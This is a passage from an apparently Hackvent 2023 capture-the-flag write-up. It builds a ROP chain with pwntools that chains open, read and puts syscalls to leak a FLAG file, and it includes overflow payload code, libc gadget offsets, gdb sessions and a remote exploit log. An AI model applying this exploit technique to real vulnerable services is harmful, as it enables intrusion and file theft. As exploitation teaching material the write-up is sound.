So in order to perform a sys_open syscall, we need to put a 0x2 in RAX (which Is the identifier for this syscall), our pointer to the filename string goes int RDI, and flags and mode go to RSI and RDX respectively.

Flags and Mode? We're happy with just plain 0x0 here, but the man page for open (man 2 open) gives a detailed description.

```
Flags: The  argument flags must include one of the following access
modes: O_RDONLY, O_WRONLY, or O_RDWR.  These request opening the
file read-only, write-only, or read/write, respectively.
```

Read-only is perfectly fine for our use-case so we go with O_RDONLY.

We can get the actual value "0" either by googling and coming up at:
https://codebrowser.dev/glibc/glibc/sysdeps/unix/sysv/linux/bits/fcntl-linux.h.html

Or we could just printf it ourself of course:

```
 daubsi@bigigloo  /tmp  cat test.c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#include <stdio.h>

int main(int argc, char **argv)
{
        printf("O_RDONLY has value: %d\n", O_RDONLY);
}
 daubsi@bigigloo  /tmp  gcc -o test test.c && ./test
O_RDONLY has value: 0
 daubsi@bigigloo  /tmp
```

We can see from the same file that “flags” is a bit-wise combination of file-creation and status flags. Basically, defining how to handle existing files and special files. This is all not of interest to us, as we only want to read so we can just leave it at 0x0 as well, meaning none of those fancy things are enabled. The URL above also makes it clear, that every option is a value != 0, so specifying 0 just means: None of them.

So we have one times 0x2, two times a 0x0. So the only thing complex is the char *filename. What this means, is we need to write our filename that we desire to open (as we know from the challenge description/hint it’s “FLAG”) “somewhere” into memory and put that address where it is written to (aka the pointer) into RDI.

OK, but where can we write to?

We could either analyze the binary and try to see if it’s malloc’ing some memory and if we could get hold of that address as well but this sounds fairly complicated again. Or we could try to write to a part of the binary which is writeable by design. This part cannot be somewhere with instructions as instruction sections are RX (read and execute) for exactly that reason. One part which is writeable though is the “.bss” segment. This segment contains uninitialized data, e.g. global variables. As variables are meant to change their value, the segment has to be writeable.

The .bss segment starts at 0x601050 in our binary.

```
daubsi@kali:~/he2023$ objdump -h main | grep .bss
 23 .bss          00000020  0000000000601050  0000000000601050  00001050  2**4
```

How can we write to this segment then? The same way we do it always. With a mov instruction. In this case we don’t want a mov between two registers but one of them (the target address) should be memory. So we need a variant of:

mov [reg], value

where reg contains our address we want to write to.

As we’re on 64 bits we usually want to write a qword (8 bytes) at once (which is also very convenient as our filename “FLAG” only consists of 4 bytes).

So what we’re looking for is a mnemonic of the form


mov qword ptr [reg_t], reg_s

The point is just that we don’t have any of that form in our binary.

(“ROPgadget –binary main | grep “’mov qword ptr’” yields no results).

But we now have libc at our disposal.

When we query the gadgets of our remote libc in the following way, we find a proper gadget at offset 0x14007d. Please note that those are all OFFSETs from the start of libc of course. That means in order to get the actual address we need our dynamically calculated address of LIBC plus the derived offset.



How do we get the base address of libc? Very easy, as we’ve now fingerprinted the version. We load libc using the elf/rop function like we did with our own binary:

```
LIBC = ELF("./libc6_2.27-3ubuntu1.6_amd64.so")

rop_libc = ROP("./libc6_2.27-3ubuntu1.6_amd64.so")
```


And when we leaked the address of e.g. prctl() during runtime – we can just substract the offset of that function and get the base!

```
LIBC.address = leak_prctl - LIBC.symbols['prctl']
```

When we set LIBC.address like this we can conveniently use this later-on in the exploit script.

Note to self: My choice of begin rsi as the register with the target address is somewhat awkward, as usually rdi (d=destination, s=source) is the one that you use for specifying the destination, but I didn’t think of that and basically every register will do in the end.

We could as well used this one:



Why those at all? Why not anyone else? Because we want to have our chain as pristine as possible. Any other gadget which has side effects is only second best. For example, the next one: 0x1405de – this one has the added side-effect to zero out rax (xor rax, rax). If this is what we want – fine! – but if we just had a hard time to load rax with a desired value we should better not zero it out again afterwards. It all depends on what you want to achieve. There are almost always multiple ways to reach your goal. Now while I'm writing this, that particular gadget would have been nice to use for the next syscall sys_read where we need a 0 in rax by the way 😉

Anyhow, now we selected our gadget to move a value from rdi to an address specified in rsi. Before we know actually call this gadget (more precisely "return" to this gadget), we need to ensure those registers are filled with the proper values. Nothing simpler than that (usually), as we want to have constant values in them: rsi shall hold our fixed address in .bss and rdi shall have our fixed value for "FLAG". In such a case, the ideal choice is to use to pop instructions and just make the values part of our ROPchain, the same way we used our chain for the address leakage:

<addr of pop_rsi_gadget> 0x601050, <addr of pop_rdi_gadget>, 0x47414c46

Two things are important here:

a) Actually we should NOT use 0x601050. In my first attempts I just used that address and everything looked fine until I tried to return the flag file's contents to me via a puts, and the binary crashed and I could find the reason for that in hours. The problem is that this address is actually in use and is occupied by the symbol "stdout". The same stdout that we're about to use when we return something to the caller via puts/printf… Overwriting that symbol with our content is not the best idea…
   So, always check which space you can actually use. When I realized this, I just chose another area, this time 0x601080 and everything worked fine then. However, looking at the disassembly now I realized how lucky I was again, choosing that address because it only

corrupted references to APIs I would not be using anyway anymore.

I am not an expert with the way binaries are mapped out in memory, but if I understand it correctly, each segment will be at least 4k (size of a memory page) once in memory, so even if .bss is only 0x1a bytes in the binary itself, we should have 4k at our disposal. But again, not 100% sure about that. Need to try that out.

b) Why do we specify FLAG as 0x47414c46? As you probably can spot 0x47414c46 is hex ascii for GALF – the filename written backwards. That's because we're on a little endian architecture and all the absolute values we specify have to be provided in little-endian byte order. If we had specified it as 0x46414147, we would later-on actually try to open the file "GALF".

So we're almost done at that stage!

All we need is to get 0x02 as the constant for sys_open into RAX (we can use a pop rax gadget for this one for example) and the actual syscall gadget.

We usually want to find a syscall gadget which only does exactly that:

```
(pwny) daubsi@kali:~/he2023$ ROPgadget --binary libc6_2.27-3ubuntu1.6_amd64.so | grep ": syscall"
0x0000000000002743 : syscall
(pwny) daubsi@kali:~/he2023$
```

in order not to mangle the rest of our registers.

Do we always have to find all those gadgets on our own? Of course not! pwntools has a nice rop.find_gadget() function which can find (many) gadgets for us. However not all of them are extracted from the binary and

some have to be grepped manually. It’s a good practice to do it by hand as well.

Our complete ROP chain for sys_open now looks like this:

```
POP_RDX = LIBC.address + 0x01b96 # specify manually

POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] # let pwntools find a gadget

POP_RAX = LIBC.address + (rop_libc.find_gadget(['pop rax', 'ret']))[0]

POP_RSI = LIBC.address + (rop_libc.find_gadget(['pop rsi', 'ret']))[0]

SYSCALL = LIBC.address + (rop_libc.find_gadget(['syscall', 'ret']))[0]

MOV_AT_RSI_FROM_RDI = LIBC.address + 0x14007d # is mov [rsi],rdi


payload = b""

payload += b"A" * 40

payload += p64(POP_RAX)

payload += p64(int(constants.linux.amd64.SYS_open)) # rax = 2

payload += p64(POP_RDI)

payload += p64(0x47414c46) # rdi = filename = "FLAG"

# we need to write the "FLAG" to memory and then reference in RDI, not the value itself

payload += p64(POP_RSI)

payload += p64(STORAGE) # storage address 0x601080

payload += p64(MOV_AT_RSI_FROM_RDI) # mov RDI to address in RSI

payload += p64(POP_RDI) # load RDI again with address of storage

payload += p64(STORAGE)

payload += p64(POP_RSI) # load – to RSI

payload += p64(0) # rsi = flags = O_RDONLY

payload += p64(POP_RDX)

payload += p64(0)

payload += p64(SYSCALL) # sys_open
```

The p64() function actually ensures we have proper 64 bit addresses stacked onto each other. When we send this to the remote process and it executes successfully, we can see this by the value we have in RAX after

the syscall. The return value of a syscall is put into RAX and the return value of sys_open is the file handle of the opened file.

How can we debug all this?

You can have gdb and pwntools interact with our binary during runtime (ofc only if it's running local), print addresses, see the stack etc.


You can achieve this by issuing the following commands right before you send the exploit

```
p.recvuntil(b"do: ")


gdb.attach(p, '''
set follow-fork-mode child
break *0x400747
break puts
continue
''')
p.sendline(payload)
```

Those instruction let gdb interrupt the execution flow right at the return from vuln() [address 0x400747] and we can then inspect the stack (with our ROP chain) and single step from here.

When we execute our script now (by the way, specify "DEBUG" as the last command line argument to the call to see all the package data send and received, which is great for debugging!), we can see now a 2nd window pops up with gdb, and we can interact with the binary.

In the lower left corner we see our payload that is send to the binary and we should now find on the stack. So the first thing is we could inspect if everything looks "okish" in that view as well, i.e lots of calls to 0x7f… addresses, some constants, we spot our "FLAG" etc.



In the gdb window we see that gdb loaded our two breakpoints and actually is now at the first breakpoint we specified:

```
Reading symbols from ./main ...
(No debugging symbols found in ./main)
Attaching to program: /home/daubsi/he2023/main, process 46557
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6 ...
Reading symbols from /usr/lib/debug/.build-id/4a/ff0f9d796e67d413e44f332edace9ac0ca2401.debug ...
Reading symbols from /lib64/ld-linux-x86-64.so.2 ...
Reading symbols from /usr/lib/debug/.build-id/4f/536ac1cd2e8806aed8556ea7795c47404de8a9.debug ...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007f3db8e4c0ed in __GI___libc_read (fd=0,
    buf=0x7f3db8f26b03 <_IO_2_1_stdin_+131>, nbytes=1)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
Breakpoint 1 at 0x400747
Breakpoint 2 at 0x7f3db8dcb820: file ./libio/ioputs.c, line 35.

Breakpoint 1, 0x0000000000400747 in vuln ()
(gdb)
```

Let’s inspect the stack: “x/16gx $rsp” prints us the next 16 qwords on the stack.

```
Breakpoint 1, 0x0000000000400747 in vuln ()
(gdb) x/16gx $rsp
0x7ffea2d2fde0: 0x4141414141414141      0x4141414141414141
0x7ffea2d2fdf0: 0x4141414141414141      0x4141414141414141
0x7ffea2d2fe00: 0x4141414141414141      0x00007f3db8d930a7
0x7ffea2d2fe10: 0x0000000000000002      0x0000000000400803
0x7ffea2d2fe20: 0x0000000047414c46      0x00007f3db8d7ced9
0x7ffea2d2fe30: 0x0000000000601080      0x00007f3db8da2132
0x7ffea2d2fe40: 0x0000000000400803      0x0000000000601080
0x7ffea2d2fe50: 0x00007f3db8d7ced9      0x0000000000000000
(gdb)
```

Awesome, this is what we expect. First of all our AAAAAA…. And then the opcodes. When we now single step we should then return to the first gadget which is 0x7f3db8d930a7. What is it?

Using the command “disass <addr> , +10” we disassemble the next 10 instructions (at the given address).

It’s our POP RDX, as expected. Fun fact: the gadget is taken right from the middle of the “getrandom()” function. Please remember the addresses in LIBC will be different every time, so don’t expect to have exactly the same numbers like I do! Also the functions you see could be totally different! (I used my local LIBC for doing the local debug ofc so on your system the gadget might not even be from getrandom() at all)

```
(gdb) x/16gx $rsp
0x7ffea2d2fde0: 0x4141414141414141      0x4141414141414141
0x7ffea2d2fdf0: 0x4141414141414141      0x4141414141414141
0x7ffea2d2fe00: 0x4141414141414141      0x00007f3db8d930a7
0x7ffea2d2fe10: 0x0000000000000002      0x0000000000400803
0x7ffea2d2fe20: 0x0000000047414c46      0x00007f3db8d7ced9
0x7ffea2d2fe30: 0x0000000000601080      0x00007f3db8da2132
0x7ffea2d2fe40: 0x0000000000400803      0x0000000000601080
0x7ffea2d2fe50: 0x00007f3db8d7ced9      0x0000000000000000
(gdb) disass 0x00007f3db8d930a7,+10
Dump of assembler code from 0x7f3db8d930a7 to 0x7f3db8d930b1:
   0x00007f3db8d930a7 <__GI___getrandom+23>:    pop    %rax
   0x00007f3db8d930a8 <__GI___getrandom+24>:    ret
   0x00007f3db8d930a9 <__GI___getrandom+25>:    nopl   0x0(%rax)
   0x00007f3db8d930b0 <__GI___getrandom+32>:    sub    $0x28,%rsp
End of assembler dump.
```

You could now check all the 0x7f… addresses on the stack the same way to ensure that everything is exactly as you want it to be. When you’re done we can start walking our chain by advancing our debugger exactly one instruction with the “ni” command.

When we do this 3 times, we see how the execution flow transfers to our gadget in getrandom()

```
(gdb) disass 0x00007f3db8d930a7,+10
Dump of assembler code from 0x7f3db8d930a7 to 0x7f3db8d930b1:
   0x00007f3db8d930a7 <__GI___getrandom+23>:    pop    %rax
   0x00007f3db8d930a8 <__GI___getrandom+24>:    ret
   0x00007f3db8d930a9 <__GI___getrandom+25>:    nopl   0x0(%rax)
   0x00007f3db8d930b0 <__GI___getrandom+32>:    sub    $0x28,%rsp
End of assembler dump.
(gdb) ni
0x0000000000400748 in vuln ()
(gdb) ni
0x0000000000400749 in vuln ()
(gdb) disass $rip, +1
Dump of assembler code from 0x400749 to 0x40074a:
=> 0x0000000000400749 <vuln+56>:        ret
End of assembler dump.
(gdb) ni
0x00007f3db8d930a7 in __GI___getrandom (buffer=0x7f3db8f28a20 <_IO_stdfile_0_lock>, length=1, flags=1) at ../sysdeps/unix/sysv/linux/getr
29      ../sysdeps/unix/sysv/linux/getrandom.c: No such file or directory.
(gdb)
```

We can also see that our stackpointer advances as expected and now points to the next value on the stack, namely our constant 0x2 (the syscall ID for sys_open), that we're now going to pop into RAX.

```
(gdb) x/16gx $rsp
0x7ffea2d2fe10: 0x0000000000000002      0x0000000000400803
0x7ffea2d2fe20: 0x0000000047414c46      0x00007f3db8d7ced9
0x7ffea2d2fe30: 0x0000000000601080      0x00007f3db8da2132
0x7ffea2d2fe40: 0x0000000000400803      0x0000000000601080
0x7ffea2d2fe50: 0x00007f3db8d7ced9      0x0000000000000000
0x7ffea2d2fe60: 0x00007f3db8d55b96      0x0000000000000000
0x7ffea2d2fe70: 0x00007f3db8dd9f92      0x0000000000400803
0x7ffea2d2fe80: 0x0000000000000003      0x00007f3db8e037c5
```

Right now we still have a value of 0x7ffead2d2fde0 in RAX:

```
(gdb) info reg
rax            0x7ffea2d2fde0      140731630157280
rbx            0x7ffea2d2fee8      140731630157544
rcx            0x7f3db8f26a80      139903072627328
rdx            0x1                 1
rsi            0x1                 1
rdi            0x7f3db8f28a20      139903072635424
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7ffea2d2fe10      0x7ffea2d2fe10
r8             0x0                 0
r9             0x0                 0
r10            0x7f3db8d612a8      139903070769832
r11            0x246               582
r12            0x0                 0
r13            0x7ffea2d2fef8      140731630157560
r14            0x0                 0
r15            0x7f3db8f83020      139903073005600
rip            0x7f3db8d930a7      0x7f3db8d930a7 <__GI___getrandom+23>
eflags         0x206               [ PF IF ]
```

But after the next "ni", we have…

```
(gdb) ni
0×00007f3db8d930a8 in __GI___getrandom (buffer=0×7f3db8f28a20 <_IO
30      in ../sysdeps/unix/sysv/linux/getrandom.c
(gdb) info reg
rax            0×2                 2
rbx            0×7ffea2d2fee8      140731630157544
rcx            0×7f3db8f26a80      139903072627328
rdx            0×1                 1
```

Awesome! Exactly like we want it.

Stepping a couple of rets further we finally arrive at our syscall and when we step over it we have

```
(gdb) info reg
rax            0×3                 3
rbx            0×7ffd2a8e0dc8      140725317406152
rcx            0×7fdb22d8cf94      140579159199636
rdx            0×0                 0
rsi            0×0                 0
rdi            0×601080            6295680
rbp            0×4141414141414141  0×4141414141414141
rsp            0×7ffd2a8e0d58      0×7ffd2a8e0d58
r8             0×0                 0
```

in rax – a positive value which is our file descriptor we have opened!

We can easily verify this by listing the open file descriptors from the /proc file system!

```
daubsi@kali:/proc/46748/fd$ ps aux | grep main
daubsi     46748  0.0  0.0   2320  1100 pts/3    ts+  11:45   0:00 ./main
daubsi     46753  0.2  1.5 259160 62296 pts/5    Ssl+ 11:45   0:00 /usr/bin/gdb -q ./main 46748 -x /tmp/pwnf_yl31b6.gdb
daubsi     46778  0.0  0.0   6332  2024 pts/6    S+   11:49   0:00 grep main
daubsi@kali:/proc/46748/fd$ cd /proc/46748/fd
daubsi@kali:/proc/46748/fd$ ls -la
total 0
dr-x------ 2 daubsi daubsi  0 Apr 16 11:45 .
dr-xr-xr-x 9 daubsi daubsi  0 Apr 16 11:45 ..
lr-x------ 1 daubsi daubsi 64 Apr 16 11:45 0 → 'pipe:[192415]'
lrwx------ 1 daubsi daubsi 64 Apr 16 11:45 1 → /dev/pts/3
lrwx------ 1 daubsi daubsi 64 Apr 16 11:49 2 → /dev/pts/3
lr-x------ 1 daubsi daubsi 64 Apr 16 11:49 3 → /home/daubsi/he2023/FLAG
daubsi@kali:/proc/46748/fd$
```

That's great! First part done!

From now on it's basically a no-brainer.

Our next step is to actually read from the file descriptor and store it in memory. Where should we store it? Well just, reuse the same address we already have! 0x601080!

Looking up the syscall specifics from the web page mentioned before in this write up we get:

http://www.x86-64.org/documentation/abi.pdf

%rax	System call	%rdi	%rsi	%rdx	%r10
0	sys_read	unsigned int fd	char *buf	size_t count	
1	sys_write	unsigned int fd	const char *buf	size_t count	

So we need our file handle we currently have in RAX in RDI, we need the buffer address (0x601080) in RSI and the amount of bytes we want to read in RDX. (And a value of 0 in RAX to denote sys_read)

The only problem is now how to get the file handle to RDI. We could try to find a “xchg rdi, rax” gadget maybe but it turns out there is none. Given that particular binary we can make use of a little trick. Our file descriptor is 3. Stop the exploit and rerun it. It will still be 3. Why? Because file descriptors are per process and are assigned sequentially. As your binary is not reading any other file and just has stdin, stdout and stderr connected (file descriptors 0,1,2 respectively) the next file descriptor will always be 3. So we can as well just assume it’s constant and pop that from the stack right into RDI! Please note that this is not an ideal approach general though!

If we continue our rop chain with the following gadgets.

```
payload += p64(POP_RDI)

payload += p64(3) # our fd

payload += p64(XOR_RAX) # zero RAX, to get sys_read into RAX

payload += p64(POP_RDX)

payload += p64(256) # read max chars

payload += p64(POP_RSI)

payload += p64(STORAGE) # address in bss

payload += p64(SYSCALL) # sys_read

# we now have the file contents @ STORAGE (addr in bss)... all fine
```

And while we’re at it, let’s finish this off with another call to puts with the address in .bss to actually return the contents to us and finish our ROP chain


```
payload += p64(POP_RDI)

payload += p64(STORAGE)

payload += p64(PUTS_PLT)

payload += p64(VULN)
```

This one should be known to you, it’s basically the same we used for leaking libc but this time with the content in .bss to be printed.

Let’s run it and single-step it to better understand what’s going on!


We single step again right before the new syscall to sys_read

Registers right before the read:





```
RAX  = 0 , syscall_read

RBX = "something" - don't care

RCX = "something" - don't care

RDX = length to read, 256 bytes

RSI = address where to read to, address in .bss

RDI = file descriptor, 3
```

What's in .bss? Still our filename we have opened before! Then we do 2 single steps over the syscall and read again.



Profit!



Now let's change our script accordingly to use the remote target, choose the remote LIBC for all our gadgets, double-check all the offsets are correct, remove the gdb spawn (won't work remotely) and shoot.

```
daubsi@kali: ~/he2023
[*] '/home/daubsi/he2023/libc6_2.27-3ubuntu1.6_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 199 cached gadgets for './libc6_2.27-3ubuntu1.6_amd64.so'
main() is at: 0x40074a
PUTS_PLT is at: 0x400550
[DEBUG] Received 0x32 bytes:
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
[DEBUG] Sent 0x49 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  03 08 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000030  18 10 60 00  00 00 00 00  50 05 40 00  00 00 00 00  |··`·|····|P·@·|····|
    00000040  11 07 40 00  00 00 00 00  0a                       |··@·|····|·|
    00000049
[DEBUG] Received 0x6 bytes:
    00000000  70 79 f0 f5  94 7f                                  |py··|··|
    00000006
[DEBUG] Received 0x33 bytes:
    b'\n'
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
Leaked puts() address from libc: 0x7f94f5f07970
[DEBUG] Sent 0x49 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  03 08 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000030  30 10 60 00  00 00 00 00  50 05 40 00  00 00 00 00  |0·`·|····|P·@·|····|
    00000040  11 07 40 00  00 00 00 00  0a                       |··@·|····|·|
    00000049
[DEBUG] Received 0x6 bytes:
    00000000  10 92 fa f5  94 7f                                  |····|··|
    00000006
[DEBUG] Received 0x33 bytes:
    b'\n'
    b'Are you a master of ROP?\n'
    b'Show me what you can do: '
Leaked prctl() address from libc: 0x7f94f5fa9210
[*] LIBC base @ 0x7f94f5e87000
[DEBUG] Sent 0xf9 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  00 25 ea f5  94 7f 00 00  |AAAA|AAAA|·%··|····|
    00000030  02 00 00 00  00 00 00 00  03 08 40 00  00 00 00 00  |····|····|··@·|····|
    00000040  46 4c 41 47  00 00 00 00  6a aa ea f5  94 7f 00 00  |FLAG|····|j···|····|
    00000050  80 10 60 00  00 00 00 00  7d 70 fc f5  94 7f 00 00  |··`·|····|}p··|····|
    00000060  03 08 40 00  00 00 00 00  80 10 60 00  00 00 00 00  |··@·|····|··`·|····|
    00000070  6a aa ea f5  94 7f 00 00  00 00 00 00  00 00 00 00  |j···|····|····|····|
    00000080  96 8b e8 f5  94 7f 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    00000090  25 96 f5 f5  94 7f 00 00  03 08 40 00  00 00 00 00  |%···|····|··@·|····|
    000000a0  03 00 00 00  00 00 00 00  85 84 f3 f5  94 7f 00 00  |····|····|····|····|
    000000b0  96 8b e8 f5  94 7f 00 00  00 01 00 00  00 00 00 00  |····|····|····|····|
    000000c0  6a aa ea f5  94 7f 00 00  80 10 60 00  00 00 00 00  |j···|····|··`·|····|
    000000d0  25 96 f5 f5  94 7f 00 00  03 08 40 00  00 00 00 00  |%···|····|··@·|····|
